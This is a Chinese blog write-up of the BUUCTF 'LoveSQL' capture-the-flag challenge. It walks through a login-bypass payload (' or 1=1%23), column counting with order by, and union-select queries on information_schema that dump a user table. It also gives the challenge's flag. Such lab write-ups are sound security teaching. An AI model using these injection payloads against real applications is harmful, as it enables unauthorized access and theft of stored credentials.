
# buuctf-loveSQL


原创

xixihahawuwu 于 2020-11-23 16:27:00 发布 312 收藏 1






进入界面


这群该死的黑客，竟然这么快就找到了我的flag,这次我把它们放在了那个地方，哼哼！
GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE
用户名:
密 码:
登录
Syclover @ cl4y
https://blog.csdn.net/xixihahawuwu

没有什么明显的提示，上次有个一样界面的题目，结果直接万能密码1=1出来了,这次再试试





？？？？？？


啥？

简单的我有点不相信，睿智的我一下子就觉得不对经

去尝试一下MD5

就知道…


算了，接着找吧
看题目名字，lovesql
估计还是注入
只能把目标放在url上了
这边比较恶心，url转码烦死我了，老是弄乱
查询一下列
' order by 4%23




到四的时候报错

说明3是一个临界点，即列数为3

。。。。。

然而到这里我懵逼了，不知道要干啥了...

晕晕乎乎的。一点思路找不到...

去看了下wp

决定还是重头开始做一下


随便输入，会发现报错信息


接下来在hackbar操作

```
/check.php?username=123%27&password=111
```

当我在name处修改内容时，报错如下


```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '111'' at line 1
```


第一个是单引号时，第二个则是双引号时，因此，这里想到试一下万能密码

' or 1=1#

结果报错如上。这里是为什么呢


查了下，知道这里是因为#要换成%23才行。醉了




最后成功界面如下


之后查询了下列，和我上面结果一样，列数为3

之后爆一下显示位




' union select 1,version(),database()%23

获取所有数据库名




' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()%23


获取所有表名

’ union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name=‘l0ve1ysq1’%23

获取所有列名


’ union select 1,2,group_concat(concat_ws(’-’,id,username,password)) from l0ve1ysq1%23

获取所有数据




flag{833d87ca-634c-4c79-a944-10578e1d4698}

最终获得我们的flag

Sql这一块太差了，没怎么学习过，后面得加强加强。